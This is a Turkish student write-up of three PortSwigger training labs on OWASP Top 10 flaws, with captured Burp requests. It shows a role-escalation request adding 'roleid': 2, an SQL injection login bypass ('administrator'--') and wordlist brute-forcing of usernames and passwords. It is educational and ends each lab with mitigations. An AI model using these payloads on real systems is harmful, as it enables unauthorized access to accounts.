

Task 2 OWASP TOP10 3 Zaafiyet Lab'ı

1. A01:2021-Broken Access Control


Bozuk erişim kontrolü zaafiyetlerinin IDOR, Violation of principle of least privilege, access control checks bypass, session management flaws, elevation of privilege gibi türleri vardır.

Ben Elevation of Privilege türündeki bir lab buldum onu çözeceğim, yani normal bir kullanıcı iken yükselip veya yükselmiş gibi davranıp yetkimiz dışındaki işlemleri yapacağız.


Lab linki: <https://portswigger.net/web-security/access-control/lab-user-role-can-be-modified-in-user-profile>

Lab'a giriş

Lab'ın bize verdiği bilgilere göre sitede bir admin paneli var ve bu panele yalnızca rol id'si 2 olan kullanıcılar girebiliyor, yapmamız gereken şey ise carlos kullanıcıını silmek, bize verilen default kullanıcı ile öncelikle sisteme giriyoruz girerken de burp ile ne olur ne olmaz diyerek istekleri inceliyoruz.



Normal şekilde giriş yaptık isteklerde de ilginç bir şey yoktu şimdi ise tekrar intercept'i açıp admin paneline girmeyi deniyoruz.



Web Security Academy User role can be modified in user profile
Back to lab description >>

Admin interface only available if logged in as an administrator

Ancak gördüğümüz üzere burada da yapabileceğimiz pek bir şey yok o yüzden hesap menüsüne dönüp orada yetkimizi yükseltebileceğimiz bir yer var mı diye bakacağız.



Burada değiştirebileceğimiz ve zaf olabilecek bir parametre var id olarak ancak onu admin veya administrator da yapsak session'a bağlı olduğu için bizi çıkış yaptırıyor, o yüzden o kısımda da zafiyet yok, kalan muhtemel tek atak yüzeyimiz olan update email kısmını inceleyeceğiz şimdi rastgele bir email yazıp intercept edip bakacağız.

```
Pretty Raw Hex
1 POST /my-account/change-email HTTP/2
2 Host: 0a5f0075037e949180d7df3e00da00c8.web-security-academy.net
3 Cookie: session=3F03W87oQwfQ8FJEm14eJBIFuX8nL8xD
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: text/plain;charset=UTF-8
9 Content-Length: 28
10 Origin: https://0a5f0075037e949180d7df3e00da00c8.web-security-academy.net
11 Referer: https://0a5f0075037e949180d7df3e00da00c8.web-security-academy.net/my-account?id=wiener
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16 Te: trailers
17
18 {
19   "email": "asdasd@gmail.com"
20 }
```

Burada post yolu ile email gidiyor ve email değişiyor history sekmesinden dönüte baktığımızda

```
Request
Pretty Raw Hex
1 POST /my-account/change-email HTTP/2
2 Host: 0a5f0075037e949180d7df3e00da00c8.web-security-academy.net
3 Cookie: session=3F03W87oQwfQ8FJEm14eJBIFuX8nL8xD
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: text/plain;charset=UTF-8
9 Content-Length: 28
10 Origin: https://0a5f0075037e949180d7df3e00da00c8.web-security-academy.net
11 Referer: https://0a5f0075037e949180d7df3e00da00c8.web-security-academy.net/my-account?id=wiener
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16 Te: trailers
17
18 {
19   "email": "asdasd@gmail.com"
20 }
```

```
Response
Pretty Raw Hex Render
1 HTTP/2 302 Found
2 Location: /my-account
3 Content-Type: application/json; charset=utf-8
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 120
6
7 {
8   "username": "wiener",
9   "email": "asdasd@gmail.com",
10  "apikey": "Nv7Jl47Bs5anrcxSbL5CUccrSLisnFY",
11  "roleid": 1
12 }
```

Roleid parametresinin de bize döndüğünü görüyoruz, denemekte fayda var belki bizim o parametreyi göndermemize izin veriliyor da olabilir erişim kontrolü hatalıysa, isteği tekrar alıp deniyoruz.

Request to https://0a5f0075037e949180d7df3e00da00c8.web-security-academy.net:443 [34.246.129.62]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 POST /my-account/change-email HTTP/2
2 Host: 0a5f0075037e949180d7df3e00da00c8.web-security-academy.net
3 Cookie: session=3F03W87oQwfQ8FJEml4eJBIFwX8nL8xD
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: text/plain;charset=UTF-8
9 Content-Length: 28
10 Origin: https://0a5f0075037e949180d7df3e00da00c8.web-security-academy.net
11 Referer: https://0a5f0075037e949180d7df3e00da00c8.web-security-academy.net/my-account
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16 Te: trailers
17
18 {
19   "email": "asdasd@gmail.com",
20   "roleid": 2
21 }
```

https://0a5f0075037e949180d7df3e00da00c8.web-security-academy.net/my-account



User role can be modified in user profile

[Back to lab description >>](#)

LAB Not solved

[Home](#) | [Admin panel](#) | [My account](#) | [Log out](#)

My Account

Your username is: wiener

Your email is: asdasd@gmail.com

Email

Update email

Admin panelinin geldiğini görebiliyoruz



User role can be modified in user profile

[Back to lab description >>](#)

LAB Not solved

[Home](#) | [Admin panel](#) | [My account](#)

Users

wiener - [Delete](#)

carlos - [Delete](#)

Carlos kullanıcısını da sildiğimizde lab tamamlanmış oluyor



User role can be modified in user profile

[Back to lab description](#) >>

LAB Solved



Congratulations, you solved the lab!

Share your skills!



[Continue learning](#) >>

[Home](#) | [Admin panel](#) | [My account](#)

User deleted successfully!

Users

wiener - [Delete](#)

2. Zaafiyet A03:2021-Injection

Injection zaafiyetinin SQL/NoSQL injection, command injection, server side template injection, header injection, content injection gibi türleri vardır.

Ben SQL injection zaafiyeti olan bir lab bulup onu çözdüm.

Lab linki: <https://portswigger.net/web-security/sql-injection/lab-login-bypass>

Lab'a giriş



SQL injection vulnerability allowing login bypass

[Back to lab description](#) >>

LAB Not solved



[Home](#) | [My account](#)

WE LIKE TO SHOP



Safety First
★★★★★ \$91.69

[View details](#)



Com-Tool
★★★★★ \$20.96

[View details](#)



Cheshire Cat Grin
★★★★★ \$35.88

[View details](#)



Laser Tag
★★★★★ \$32.82

[View details](#)



BBQ Sulfase
★★★★★ \$65.43

[View details](#)



The Trapsper
★★★★★ \$65.71

[View details](#)



The Giant Enter Key
★★★★★ \$63.29

[View details](#)




Six Pack Beer Belt
★★★★★ \$47.32


[View details](#)

Örnek bir mağaza sayfası gibi duruyor burada kullanıcıdan veri girişi olan bir atak yüzeyi yok o yüzden giriş sayfasını bulabilmek için my account kısmına giriyorum.

🔒 https://0a45006b04fd5ae680f6dafd0021004d.web-security-academy.net/login

WebSecurity Academy 

SQL injection vulnerability allowing login bypass

LAB Not solved 

[Back to lab description >>](#)

[Home](#) | [My account](#)

Login


Username

Password


Log in

Bizi giriş sayfasını yönlendirdi burada yapacağım ilk şey tabiki SQL zaafiyetini denemek o yüzden klasik sql injection promptlarından birini deniyorum.

🔒 https://0a45006b04fd5ae680f6dafd0021004d.web-security-academy.net/login

WebSecurity Academy 

SQL injection vulnerability allowing login bypass

LAB Not solved 

[Back to lab description >>](#)

[Home](#) | [My account](#)

Login

Username

Password

Log in

Login

Invalid username or password.

Username

Password

Log in

Böyle yapınca sadece yanlış kullanıcı adı ve şifre dedi o yüzden belki normal girdi filtrelendi diyerek burp ile araya giriyorum.

```
1 POST /login HTTP/1.1
2 Host: 0a45006b04fd5ae680f6dafd0021004d.web-security-academy.net
3 Cookie: session=i09YVPhjPX0QJ73JS08ki6oeDq6hLfQ0
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 70
10 Origin: https://0a45006b04fd5ae680f6dafd0021004d.web-security-academy.net
11 Referer: https://0a45006b04fd5ae680f6dafd0021004d.web-security-academy.net/login
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19 Connection: keep-alive
20
21 csrf=fc0DUaFpMY1Mab9cNcA46ENiI7aH0Z1Y&username=admin%27--&password=asd
```

Ve tırnak işaretimin burada url ile encode edildiğini fark ediyorum.

Değiştirip denediğimde tekrar invalid username password hatası aldım ancak bu sefer de admin yerine administrator kullanıcı adını denemeye karar verdim.

```
19
20 csrf=x2z8tdJ5brjCHBqZ2phB3EhlWz2b3NIn&username=administrator'--&password=asd
```

WebSecurity Academy

SQL injection vulnerability allowing login bypass

[Back to lab description >>](#)

LAB Solved



Congratulations, you solved the lab!

Share your skills!



[Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

[Update email](#)

Bu sefer yönetici olarak giriş yapabildik ve labı tamamlamış olduk.

Bu labda giriş ekranı da url encode etmeseydi direk burp'e ihtiyaç duymadan o ekran ile istediğimiz şekilde girebilecektik ancak bu şekilde burpten girebiliyoruz.

Bu zaafiyeti kapatmanın yolları ise input handling'i daha güvenli hale getirmek, girdiyi filtrelemek ve doğru şekilde almaktır.


3. Zaafiyet A07:2021-Identification and Authentication Failures

Bu zaafiyetimiz oldukça kritik olmakla birlikte genelde sebebi bruteforce saldırılarına açık sistemler olmasıdır, ben de bununla ilgili bir lab buldum onu çözeceğim.

Lab linki: <https://portswigger.net/web-security/authentication/password-based/lab-username-enumeration-via-different-responses>

Lab'a giriş

Lab bize kullanıcı adı ve şifre için birer wordlist vermiş farklı cevaplardan öncelikle kullanıcı adlarını bruteforce ile elde edip sonra o kullanıcı adları için şifreleri bruteforce etmeye çalışacağız bunun için burp'un intruder aracı bize yardımcı olacak.

 Username enumeration via different responses LAB Not solved

[Back to lab description >>](#)

[Home](#) | [My account](#)

WE LIKE TO
BLOG 



Fake News

Bir blog sayfamız var hemen giriş sayfasına geçiyoruz.

Login

Username

Password

Log in

Rastgele bir şeyler girip burp ile intercept edip intruder'e geçiyoruz.

Intercepted request details:

```
1 POST /login HTTP/2
2 Host: 0acd005f04a3e202aa0a1fee001a001d.web-security-academy.net
3 Cookie: session=jvTfLKr2rZ5AreRo7htBaxMufe8o4UAP
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 25
10 Origin: https://0acd005f04a3e202aa0a1fee001a001d.web-security-academy.net
11 Referer: https://0acd005f04a3e202aa0a1fee001a001d.web-security-academy.net/login
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19
20 username=asd&password=asd
```

Context menu options:

- Scan
- Send to Intruder
- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Send to Organizer Ctrl+O
- Insert Collaborator payload
- Request in browser >
- Engagement tools [Pro version only] >
- Change request method
- Change body encoding
- Copy Ctrl+C
- Copy URL

Öncelikle username'i bruteforce edeceğiz, ayrıca bunu yapmadan önce intercept'i kapattım orada da invalid username görüldü bu sayede de kullanıcı adının geçerli veya geçersiz olduğunu anlayabileceğimiz görünüyor.

② Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: ☒ Update Host header to match target

Request details:

```
1 POST /login HTTP/2
2 Host: 0acd005f04a3e202aa0a1fee001a001d.web-security-academy.net
3 Cookie: session=jvTfLKr2rZ5AreRo7htBaxMufe8o4UAP
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 25
10 Origin: https://0acd005f04a3e202aa0a1fee001a001d.web-security-academy.net
11 Referer: https://0acd005f04a3e202aa0a1fee001a001d.web-security-academy.net/login
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19
20 username=$add$&password=asd
```

Payload kısmı için username'i add \$ ekleyerek ayarladık şimdi wordlisti ayarlıyoruz.

Positions

Payloads

Resource pool

Settings

?

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload

Payload set:

1

Payload count:

101

Payload type:

Simple list

Request count:

101

?

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

Add

Add from list ... [Pro version only]

carlos

root

admin

test

guest

info

adm

mysql

user

Enter a new item

Saldırıyı başlatıyoruz(Community edition olduğu için biraz yavaş ama işimizi görecektir)

Attack

Save

2. Intruder attack of https://0acd005f04a3e202aa0a1fee001a001d.web-security-academy.net

Attack

Save

?

Results

Positions

Payloads

Resource pool

Settings

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
83	argentina	200	83			3250	
65	announcements	200	158			3248	
17	vagrant	200	144			3248	
27	adam	200	135			3248	
28	adkit	200	132			3248	
14	puppet	200	127			3248	
19	academico	200	127			3248	
31	administrador	200	127			3248	
39	af	200	127			3248	

Request

Response

Pretty

Raw

Hex

Render

WebSecurity Academy

Username enumeration via different responses

LAB

Not solved

Back to lab description >>

Home

My account

Login

Incorrect password

Username

Durum kodları hata olacağı için hepsi 200 oldu ancak length'e göre sıraladığımızda farklı olanın argentina kullanıcı adı olduğunu ve length'in 3248 değil 3250 olduğunu görüyoruz(diğerlerinden farklı) kullanıcı adımızı bulduk: argentina

Şimdi şifreyi enüme edeceğiz.

Positions Payloads Resource pool Settings

1 Choose an attack type

Attack type: Sniper Start attack

2 Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://0acd005f04a3e202aa0a1fee001a001d.web-security-academy.net ☒ Update Host header to match target Add S Clear S Auto S Refresh

```

1 POST /login HTTP/2
2 Host: 0acd005f04a3e202aa0a1fee001a001d.web-security-academy.net
3 Cookie: session=jvT8Lk2r25Axe8o7heBaaMufe8o40A9
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 25
10 Origin: https://0acd005f04a3e202aa0a1fee001a001d.web-security-academy.net
11 Referer: https://0acd005f04a3e202aa0a1fee001a001d.web-security-academy.net/login
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19
20 username=argento&password=$axd$

```

Kullanıcı adını değiştirdik ve şifreyi işaretledik

Positions Payloads Resource pool Settings

1 Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 100

Payload type: Simple list Request count: 100

2 Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear Deduplicate Add Enter a new item Add from list ... (Pro version only)

123456
password
12345678
qwerty
123456789
12345
1234
111111
1234567

Wordlist'i de ayarladık şimdi saldırıyı başlatıyoruz. Beklerken bilmemiz gereken şey muhtemelen doğru şekilde giriş yapacağı için farkı status code'den anlayabiliriz ancak gene olmazsa length'teki farkı inceleyerek bulmamız gerekir.

4. Intruder attack of https://0acd005f04a3e202aa0a1fee001a001d.web-security-academy.net

Results Positions Payloads Resource pool Settings

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length
64	zxcvbn	302	82			191
65	555555	200	537			3337
66	111111111	200	85			3337
67	131313	200	87			3337
68	freedom	200	81			3337
69	777777	200	82			3337
70	pass	200	81			3337
71	maggie	200	81			3337
72	159753	200	135			3337

Request Response

Pretty Raw Hex Render

```


1 HTTP/2 302 Found
2 Location: /my-account?id=argentina
3 Set-Cookie: session=XLcv0IA4pR3ByLsiJZbnwATIPgHmai06; Secure; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 0
6
7

```

Ve şifremizi de bulduk hem status code'u hem de length değeri farklı, şifremiz: zxcvbn

İstekte de kullanıcı adı şifremizi görebiliyoruz zaten

```
1 POST /login HTTP/2
2 Host: 0acd005f04a3e202aa0a1fee001a001d.web-security-academy.net
3 Cookie: session=jvTl1Kr2rZ5AreRo7htBaxMufe8o4UAP
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 34
10 Origin: https://0acd005f04a3e202aa0a1fee001a001d.web-security-academy.net
11 Referer: https://0acd005f04a3e202aa0a1fee001a001d.web-security-academy.net/login
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19 Connection: keep-alive
20
21 username=argentina&password=zxcvbn
```

 Username enumeration via different responses

LAB Not solved

[Back to lab description >>](#)

[Home](#) | [My account](#)

Login

Username

Password

Log in

 Username enumeration via different responses

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: argentina

Your email is: argentina@normal-user.net

Email

Update email

Vee labı çözmüş bulunmaktayız.

Bu zaafiyetten korunmak için ise sitelerdeki böyle giriş şeylerinde rate-limiting ve ip ban tarzı önlemlerin alınması gereklidir.

